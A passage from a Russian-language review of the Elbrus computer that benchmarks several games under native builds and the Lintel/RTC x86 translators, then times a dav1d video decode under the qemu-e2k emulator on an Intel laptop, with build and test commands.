
6. Игры на Эльбрусе.

Слушайте, я понимаю, что игры на Эльбрусе – это просто баловство. Очевидно, Эльбрус создавался не для того, чтобы на нём в игры играть. Но, тем не менее, несколько тестов я на нём провёл. Правда, если вспомните, в главе 2.1 мне ну удалось запустить Steam через RTC. Поэтому игры из Steam я с RTC не покажу. В игры на Эльбрусе играть можно через RTC, если они не зависят от тех приложений, которые в RTC не пашут (тот же Steam). Можно играть и с Lintel 4.1 в Ubuntu 20.04.3, и с Lintel 4.1 в Windows 10 (проверял на 21H2). Всё работает, но производительность высокая только у нативных игр, которые можно собрать специально под Эльбрус. Опять же, большое спасибо Рамилю и Дмитрию с YouTube-канала Elbrus PC Test за то, что они портируют игры на Эльбрус, пишут инструкции по сборке на сайте Альт Линукса, и стримят игры на Эльбрусе на своём YouTube-канале. Я вам сейчас не покажу ничего нового. Всё, что вы увидите, так или иначе показывали Рамиль и Дмитрий на YouTube-канале, и большое им спасибо за то, что инструктировали меня по ходу проведения тестов.

Всего я покажу 3 игры:

1. GTA 3 (re3, альтернативный клиент игры с открытым исходным кодом, на основе реверс-инжиниринга кода GTA III);
2. Xash3D (аналог клиента Half-Life и CS 1.6 с открытым исходным кодом);
3. Tomb Raider (2013).
4. Rocket League;
5. Genshin Impact.

6.1. GTA3 (re3).




Скриншот 137. Мониторинг Gallium_HUD в GTA III (re3) в версиях под E2K (lcc 1.26.09) и под x86 (Lintel 4.1)

Я у себя на стриме запускал эту игру. Правда, стримил лишь в 30 FPS, но на стриме виден график FPS из Gallium_HUD. С максимальными настройками графики у меня FPS был от 60 до 110. В среднем около 70-80. Более точных деталей вроде статистики по времени кадра (наименьшие 1% и 0.1% FPS, а также точный средний FPS), я вам не покажу, т.к. GALLIUM_HUD, стандартный инструмент для работы с OpenGL из mesa (пакет для работы с GPU), и VK_LAYER_MESA_overlay для работы с Vulkan не предоставляют таких сведений (во всяком случае, я не нашёл, как эти данные собрать). С MangoHUD, который нужно собирать самому из исходного кода, та же история. К сожалению, на Linux я не наблюдаю инструментов, которые по своим функциональным возможностям не отличались бы от MSI Afterburner на Windows, и работали бы со всеми приложениями без исключения, поэтому пользуемся тем, что есть.

re3 под E2K я собирал сам из исходного кода, используя последнюю версию компилятора lcc (1.26.09). Под x86 я брал уже готовый собранный пакет для работы с OpenGL. Если в нативе у меня FPS от 60 до 110 (около 75 в среднем), то с Lintel 4.1 в Ubuntu 20.04.3 у меня FPS был уже от 15 до 40 (в среднем около 25). Это значит, что в нативе примерно в 4 раза быстрее.

Скриншот 138. Мониторинг MSI Afterburner в GTA III (re3) в Windows 10 21H2. Сборка игры для DirectX 9, 64-bit.


На другом своём стриме я попробовал поиграть в GTA III (вернее, re3) на Windows 10 21H2 с помощью всё того же Lintel 4.1. И в версии для DirectX 9 (x86-64) у меня FPS в среднем вышел 32. Минимальный FPS был 17, а максимальный – 59. Наименьший 1% FPS – 14, а наименьший 0.1% FPS – 9. Что за наименьшие 1% и 0.1% FPS? Это на самом деле вообще не FPS. Это число значит лишь то, какой бы FPS был у вас, если бы все кадры у вас по длительности были такие как 1% или 0.1% самых долгих кадров. Т.е. какой бы FPS вы видели, если бы микролаги были не моментным явлением, а постоянным. По сути, это показатель степени серьёзности микролагов в игре.



Скриншот 139. Мониторинг MSI Afterburner в GTA III (re3) в Windows 10 21H2. Сборка игры для DirectX 9, 64-bit.

В версии re3 с OpenGL на винде у меня FPS вышел ниже, чем с DirectX 9. Если с DirectX FPS был от 17 до 59, то с OpenGL уже от 11 до 38. В 1.8 раза ниже FPS из-за другого API. Ну, в целом понятно, что DirectX на винде – наше всё. Но на Linux у нас есть только OpenGL и Vulkan, пользуемся ими.


6.2. Xash3D (Half-Life 1 и CS 1.6).



Скриншот 140. Мониторинг Gallium_HUD в Xash3D (HL1) в версиях под E2K (lcc 1.26.09) и под x86 (RTC 4.1 и Lintel 4.1)

Эту игру я не стримил. Я провёл тест и опубликовал результаты у себя в Telegram-канале. Тут результаты в нативе и при трансляции через RTC не сильно отличаются, из-за чего я делаю 2 предположения: либо RTC афигеть какой эффективный, либо компилятор LCC без применения доп. оптимизаций не много производительности выжимает, и есть куда его дорабатывать. Расклад вышел такой: в нативе FPS от 95 до 190, с RTC 4.1 – от 80 до 180, а с Lintel 4.1 (Ubuntu 20.04.3) – от 35 до 110. Игра, как и GTA III, грузит только один поток процессора, потому результат и выходит таким.

6.3. Tomb Raider (2013).



Скриншот 141. Результат бенчмарка в Tomb Raider 2013 с минимальными настройками графики. Windows 10 21H2.

Далее Ларка. Эту игру из исходного кода мы не соберём (его банально никто не публиковал). У нас есть только 2 варианта: запустить через Lintel в Windows 10 или запустить через Lintel в Ubuntu 20.04.3. Нативные версии под x86 у этой игры есть для обеих платформ. На винде во встроенном бенчмарке с минимальными настройками графики FPS в среднем – 55.6.

Скриншот 142. Результат бенчмарка в Tomb Raider 2013 с минимальными настройками графики. Ubuntu 20.04.3.

На Ubuntu FPS уже 20.3 в среднем. Это говорит о том, что версия с OpenGL для Linux намного сильнее грузит процессор, чем версия с DirectX для Windows. К слову, это первый раз, винда на Эльбрусе лучше, чем Linux.


6.4. Rocket League.

Скриншот 143. Мониторинг MSI Afterburner в Rocket League в Windows 10 21H2. Максимальные настройки графики.

Раньше Rocket League имел нативные версии для macOS и Linux, но [после переезда в Epic Games Store из Steam](), он остался только на Windows. На винде с максимальными настройками графики FPS в среднем 10

Скриншот 144. Мониторинг MSI Afterburner в Rocket League в Windows 10 21H2. Минимальные настройки графики.

Если снизить настройки графики до минимальных, средний FPS вырастает уже с 10 до 18, но в целом расклад вы видите. Транслировать виндовые команды одинаково бредово, что на Macbook с M1, что на Эльбрус.



Скриншот 145. Попытка игры в Rocket League на Ubuntu 20.04.3 (Lintel 4.1) при помощи Port Proton GE 7.1-2.

Вы можете спросить, а почему нет тестов с помощью Proton на Linux. Ну, дело в том, что, как оказалось, трансляция команд для Windows в команды для Linux сильно нагружает процессор (ещё ведь и DirectX надо транслировать в Vulkan). Если на Windows мы могли ещё как-то худо-бедно поиграть, то на Linux с Port Proton всё чересчур тормозит и сделать этого не получится (превышено время ожидания). Поэтому, если вы думали, что сможете обмануть систему и выжать больше производительности, запустив игры для Windows в Linux с помощью Port Proton, должен вас разочаровать, ничего лучше от этого не станет. Для запуска Windows приложений нет ничего лучше обычной винды. Нет ничего медлительнее двойной трансляции (из Windows в Linux, и из x86 в ARM или E2K), проверено ещё на Apple M1.

6.5. Genshin Impact.

Скриншот 146. Мониторинг MSI Afterburner в Genshin Impact с минимальными настройками графики.

Ну и ещё игра, которую я решил проверить на винде: Genshin Impact. Пашет, как в принципе и всё в трансляции. FPS, правда, не высокий, 12 в среднем, так что лучше играйте на x86 ПК или на смартфоне.

На этом с играми всё. Перейдём к самой захватывающей части.

7. А если x86 процессор будет имитировать Эльбрус?

Возможно, читая статью, вы задавались вопросом: «Морис, а почему ты не стесняешься в статье применять нецензурную брань?». Ответ прост: я уверен на 99%, что эту статью у себя МЦСТ публиковать не будут. А при публикации на сайте Стаса мне нет нужды сдерживаться в выражениях. То, что я в этой главе вам покажу, скорее всего, очень не понравится людям в МЦСТ. Может быть, представители МЦСТ опубликовали бы мою статью и сослались бы на неё, если бы я не вставил в статью эту главу. Они бы вполне лояльно отнеслись к критике Эльбруса (которая дальше тоже последует), но из-за этой главы они этого делать не станут (если её репостнут, я ах@ею).

А почему я пишу эту главу? Потому, что я хочу показать, что МЦСТ сделали реально крутую вещь. Но чтобы это показать, мне надо будет несколько расстроить представителей МЦСТ. Вот так диллема. Ладно, пойду на это, раз уж я решил, что хочу помочь МЦСТ своим материалом, даже если самим МЦСТ моя статья из-за этой главы придётся совсем даже не по нраву.

Что же не так в этой главой? Почему она такая особенная? Сейчас я продемонстрирую эмулятор Эльбруса, qemu-e2k. Я искал на официальных ресурсах МЦСТ, в том числе и в официальном Телеграм-канале МЦСТ, какие-либо упоминания qemu и не нашёл ни одного такого. Скорее всего, представители МЦСТ предпочитают не поднимать эту тему, и я догадываюсь почему (см. главу 8 далее). Скорее всего, они предпочтут не постить у себя мою статью в принципе, чем запостить её вот с этой 7-й главой.

Мы с вами уже поняли, что безопасность на Эльбрусе обеспечивается несколькими аппаратными методами. И одним из тех факторов, который за это отвечает, является разграничение на 3 стека при работе с данными в регистрах. Также на Эльбрусе отсутствует спекулятивное выполнение команд, благодаря чему он не подвержен уязвимостям Spectre и Meltdown. и им подобным.

На итоговую производительность Эльбруса может влиять то, что у него архитектура заточена под бóльшую степень защищённости. Но так ли это – хз, я – не эксперт. Но, возможно, следующий тест здесь что-то прояснит.

Как мне заставить x86 процессор работать в схожих условиях? Не придумал ничего лучше использования эмулятора. Ставится он так:


```
git clone --recursive https://github.com/OpenE2K/qemu-e2k; cd qemu-e2k;
./configure --target-list=e2k-linux-user && make -j$(nproc);
```

После того, как я загрузил и собрал из исходного кода эмулятор qemu-e2k, мне потребовалась Операционная Система с Эльбруса (нужно же программам, что я запускаю, опираться на какие-то компоненты, базовые утилиты). Для этого я вытащил SSD из Эльбруса и скопировал с него на мой SSD в ноутбуке раздел, содержащий ext4 файловую систему с установленной Эльбрус ОС 7.1, и использовал этот дистрибутив Linux для работы уже собранного эмулятора qemu. После того, как я провёл тест, я снёс Эльбрус ОС под e2k с SSD своего ноутбука, т.к. на нём она мне более не требовалась.

Для запуска теста с dav1d я воспользовался следующей командой:


```
dav1dversion="0.9.3-git-6aaeeea6"; buildargs="-O4"; dav1d="e2k-lcc-1.26.09/dav1d-
$dav1dversion$buildargs/build/tools/dav1d"; postargs="-o - --threads 8 --
muxer=null"; ~/qemu-e2k/build/qemu-e2k -version | head -n 1; for testvideo in
"Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu" "Chimera-AV1-8bit-1920x1080-
6736kbps.ivf" "Chimera-AV1-10bit-1920x1080-6191kbps.ivf"; do /usr/bin/time -f
"Elapsed: %E (%e secs). dav1d$buildargs. Video: $testvideo" /bin/bash -c
"QEMU_LD_PREFIX=/mnt/elbrus7.1/ /home/moris/qemu-e2k/build/qemu-e2k ./$dav1d -i
./$testvideo $postargs"; done
```

Итак, что в итоге?




Скриншот 147. Тест dav1d (из C кода с оптимизациями -O4) на Xiaomi (i7 8550U) в нативе и с qemu-E2K.

Мягко говоря, я ахренел. Я не преувеличиваю сейчас ни разу. Тот сэмпл, который за 10.5 минут декодировался с нативной версией из C кода, сейчас обрабатывался больше суток (аж 27 часов). У меня глаза как арбузы...




Гистограмма 120. Тест dav1d (из C кода с оптимизациями -O4) на Xiaomi (i7 8550U) в нативе и с qemu-E2K.

